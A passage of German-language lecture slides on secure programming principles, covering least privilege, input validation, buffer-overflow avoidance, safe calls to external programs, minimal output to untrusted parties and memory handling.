 - ★ viele (vor allem kleine) Projekte von Hobbyisten programmiert werden
 - ★ ein offener Quelltext noch lange niemanden animiert, nach Fehlern zu suchen
 - ★ ein Bugfix auch erstmal verteilt werden muss
- ~> *Open Source* ist nicht sicherer, aber man kann es sicherer machen!

Paranoia ist eine Tugend!

- Sichere Software erfordert eine andere Denkweise
- **”normale” Software:**
 - ★ Nutzer versuchen mit den Fehlern zu leben, wenn sie per Zufall darauf stoßen
~> Schaden pro Fehler wird reduziert
- **sichere Software:**
 - ★ Angreifer suchen vorsätzlich nach Fehlern, provozieren spezielle Situationen
~> Schaden pro Fehler wird erhöht

Prinzipien Sicherer Programmierung



- Möglichst wenigen Privilegien
 - ★ ggf. Aufteilung von Privilegien auf verschiedene Module
- Offenes, einfaches Systemdesign
 - ★ *KISS* – "Keep It Simple, Stupid"
 - ★ Mechanismen dürfen nicht von der Geheimhaltung abhängen
 - ★ Nutzer müssen sie verstehen, um sie zu benutzen
 - ★ Interaktionen mit anderer Software minimieren
- Alles verbieten, dann einzeln erlauben
 - ★ auf richtige Eingaben, nicht falsche testen

- Überprüfung aller Daten, die von außen in das Programm gelangen
 - ★ Nutzereingaben, Dateiinhalte, Umgebungsvariablen
 - ★ Rückgaben externer Programme, Resultate/Fehlercodes von externen Funktionsaufrufen
- Prüfen:
 - ★ Wertebereiche von Eingabezeichen
 - ★ min. und max. Länge von Zeichenketten
 - ★ Zeichen, Zeichenketten innerhalb von Strings mit spezieller Bedeutung
 - * Formatierungs- und Endekennzeichen
 - * Muster mit spezieller Bedeutung bei Funktions- oder Programmaufrufen (.., *.*)
 - * Zeichenkodierung beachten

Vermeidung von Buffer-Overflows

- die meisten kompilierten Sprachen (z.B. C, C++, Pascal, . . .) sind anfällig
- Skriptsprachen sind oft immun, verwenden aber externe Bibliotheken (C, C++)
~> Buffer-Overflows werden geerbt
- niemals die Kontrolle über die Länge verarbeiteter Strings verlieren
- hilfreich (aber keine Garantie):
 - ★ `strncpy`, `strncat`, `snprintf`, `fgets` anstelle von `strcpy`, `strcat`, `sprintf`, `gets`
 - ★ spezielle String-Bibliotheken (`libsafe`), Compiler (`StackGuard`), Systemerweiterungen (`OpenWall`)

Aufruf fremder Funktionen / Programme

- *Es dürfen nur sichere Programme, Funktionen aufgerufen werden!*
 - ★ Bedarf an Implementierungswissen widerspricht Kapselung/Abstraktion
 - ★ im Zweifelsfall selber implementieren bzw. getestete Version mitliefern
- Aufruf:
 - ★ Wertebereich der Parameter prüfen (s. Eingabedaten)
 - ★ beachten, an welche tieferen Schichten die Werte weitergegeben werden könnten
- Resultat:
 - ★ alle Fehlersituationen behandeln
 - ★ Rückgabewerte wie alle anderen Eingabedaten behandeln

Achte auf die Ausgaben!

- *Reden ist Silber, Schweigen ist Gold*
- minimale Antworten an nicht vertrauenswürdige Beteiligte
 - ★ z.B. keinen Ablehnungsgrund bei einer Authentifizierung (→ geschütztes Logfile)
 - ★ Versionsnummern von Diensten, Angaben über das System
 - ★ Kommentare in Web-Applikationen
- Ausgaben unabhängig vom Ziel machen
 - ★ nichtblockierendes Schreiben in Dateien (ggf. Fehlerbehandlung)
 - ★ Timeouts beim Schreiben auf Netzwerkverbindungen

- Speicherverwaltung:
 - ★ sensible Daten nur so lange wie nötig im Speicher behalten
 - ★ belegten Speicher vom System schützen lassen (Zugriffsrechte anderer Programme, Swapping)
- Algorithmen:
 - ★ das Rad nicht neu erfinden
 - ★ lieber Performance für erprobte Algorithmen und deren Implementierungen opfern
- **Wachsam sein!**
 - ★ ohne Wartung der Software ist der ganze Aufwand nichts wert